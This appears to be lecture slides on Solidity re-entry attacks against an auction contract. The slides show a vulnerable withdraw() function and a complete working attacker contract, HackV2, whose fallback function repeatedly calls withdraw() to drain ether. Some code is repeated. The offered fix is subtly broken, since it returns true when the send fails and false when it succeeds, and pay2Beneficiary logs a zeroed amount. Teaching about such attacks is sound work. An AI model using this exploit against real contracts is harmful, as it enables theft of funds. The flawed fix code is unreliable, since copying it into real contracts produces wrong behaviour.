
A Better Design

```
36      /// 使用withdraw模式
37      /// 由投标者自己取回出价，返回是否成功
38      function withdraw() public returns (bool) {
39          // 拍卖已截止
40          require(now > auctionEnd);
41          // 竞拍成功者需要把钱给受益人，不可取回出价
42          require(msg.sender!=highestBidder);
43          // 当前地址有钱可取
44          require(bids[msg.sender] > 0);
45
46          uint amount = bids[msg.sender];
47          if (msg.sender.call.value(amount)()) {
48              bids[msg.sender] = 0;
49              return true;
50          }
51          return false;
52      }
```

At the end of transaction, each bidder is responsible to ask for money back.

```
54      event Pay2Beneficiary(address winner, uint amount);
55      /// 结束拍卖，把最高的出价发送给受益人
56      function pay2Beneficiary() public returns (bool) {
57          // 拍卖已截止
58          require(now > auctionEnd);
59          // 有钱可以支付
60          require(bids[highestBidder] > 0);
61
62          uint amount = bids[highestBidder];
63          bids[highestBidder] = 0;
64          emit Pay2Beneficiary(highestBidder, bids[highestBidder]);
65
66          if (!beneficiary.call.value(amount)()) {
67              bids[highestBidder] = amount;
68              return false;
69          }
70          return true;
71      }
```

Exploit 2: Re-entry Attack

```
36      /// 使用withdraw模式
37      /// 由投标者自己取回出价，返回是否成功
38      function withdraw() public returns (bool) {
39          // 拍卖已截止
40          require(now > auctionEnd);
41          // 竞拍成功者需要把钱给受益人，不可取回出价
42          require(msg.sender!=highestBidder);
43          // 当前地址有钱可取
44          require(bids[msg.sender] > 0);
45
46          uint amount = bids[msg.sender];
47          if (msg.sender.call.value(amount)()) {
48              bids[msg.sender] = 0;
49              return true;
50          }
51          return false;
52      }
```

The fallback function will be called when a smart contract receives a transfer but without function calling.

Fallback function is written by the user!

```
pragma solidity ^0.4.21;

import "./SimpleAuctionV2.sol";

contract HackV2 {
    uint stack = 0;

    function hack_bid(address addr) payable public {
        SimpleAuctionV2 sa = SimpleAuctionV2(addr);
        sa.bid.value(msg.value)();
    }

    function hack_withdraw(address addr) public payable{
        SimpleAuctionV2(addr).withdraw();
    }

    function() public payable{
        stack += 2;
        if (msg.sender.balance >= msg.value && msg.gas > 6000 && stack < 500){
            SimpleAuctionV2(msg.sender).withdraw();
        }
    }
}
```

Another Solution!

```
36      /// 使用withdraw模式
37      /// 由投标者自己取回出价，返回是否成功
38      function withdraw() public returns (bool) {
39          // 拍卖已截止
40          require(now > auctionEnd);
41          // 竞拍成功者需要把钱给受益人，不可取回出价
42          require(msg.sender!=highestBidder);
43          // 当前地址有钱可取
44          require(bids[msg.sender] > 0);
45
46          uint amount = bids[msg.sender];
47          if (msg.sender.call.value(amount)()) {
48              bids[msg.sender] = 0;
49              return true;
50          }
51          return false;
52      }
```

```
pragma solidity ^0.4.21;

import "./SimpleAuctionV2.sol";

contract HackV2 {
    uint stack = 0;

    function hack_bid(address addr) payable public {
        SimpleAuctionV2 sa = SimpleAuctionV2(addr);
        sa.bid.value(msg.value)();
    }

    function hack_withdraw(address addr) public payable{
        SimpleAuctionV2(addr).withdraw();
    }

    function() public payable{
        stack += 2;
        if (msg.sender.balance >= msg.value && msg.gas > 6000 && stack < 500){
            SimpleAuctionV2(msg.sender).withdraw();
        }
    }
}
```

```
/// 使用withdraw模式
/// 由投标者自己取回出价，返回是否成功
function withdraw() public returns (bool) {
    // 拍卖已截止
    require(now > auctionEnd);
    // 竞拍成功者需要把钱给受益人，不可取回出价
    require(msg.sender!=highestBidder);
    // 当前地址有钱可取
    require(bids[msg.sender] > 0);

    uint amount = bids[msg.sender];
    bids[msg.sender] = 0;
    if (!msg.sender.send(amount)) {
        bids[msg.sender] = amount;
        return true;
    }
    return false;
}
```